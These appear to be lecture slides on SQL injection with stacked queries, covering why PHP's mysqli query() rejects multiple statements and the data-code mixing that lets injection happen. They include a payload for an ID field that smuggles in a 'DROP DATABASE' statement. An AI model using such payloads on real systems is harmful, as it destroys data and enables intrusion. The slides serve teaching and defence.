Launching SQL Injection Attacks: ***Multiple SQL Statements***

- We cannot change *everything* in the existing SQL statement, so the damage we can do is limited…
- It would be far worse if we can cause the database to ***execute an arbitrary SQL statement***.
- To append a new SQL statement to the existing statement, such as "**DROP DATABASE dbtest**" *(which deletes the entire dbtest database!)*:

```
EID a'; DROP DATABASE dbtest; #
```


- The resulting SQL statement is equivalent to the following, where we have successfully appended a new SQL statement to the existing SQL statement string:

```
SELECT Name, Salary, SSN
FROM employee
WHERE eid='a'; DROP DATABASE dbtest;
```

- The above attack doesn't work against MySQL, because in PHP's mysqli extension, the `mysqli::query()` API doesn't allow multiple queries to run in the database server.

Returning to **The Exploits of a Mom**

https://www.xkcd.com/327/



Launching SQL Injection Attacks: ***Multiple SQL Statements*** *(cont.)*

- The code below tries to execute two SQL statements using the `$mysqli->query()` API

```
/* testmulti_sql.php */
<?php
$mysqli = new mysqli("localhost", "root", "seedubuntu", "dbtest");
$res    = $mysqli->query("SELECT 1; DROP DATABASE dbtest");
if (!$res) {
  echo "Error executing query: (" .
        $mysqli->errno . ") " . $mysqli->error;
}
?>
```


- When we run the code, we get the following error message:

```
$ php testmulti_sql.php
/* testmulti_sql.php */
Error executing query: (1064) You have an error in your SQL syntax; check
the manual that corresponds to your MySQL server version for the right
syntax to use near 'DROP DATABASE dbtest' at line 1
```

- To run multiple SQL statements, we can use `$mysqli -> multi_query()`.

not recommended!

The Fundamental Issue…



So why are SQL Injection attacks possible? What is the *real issue* here?!

Mixing data and code together is the cause of several types of vulnerabilities and attacks including SQL Injection attack, XSS attack, attacks on the system() function and format string attacks.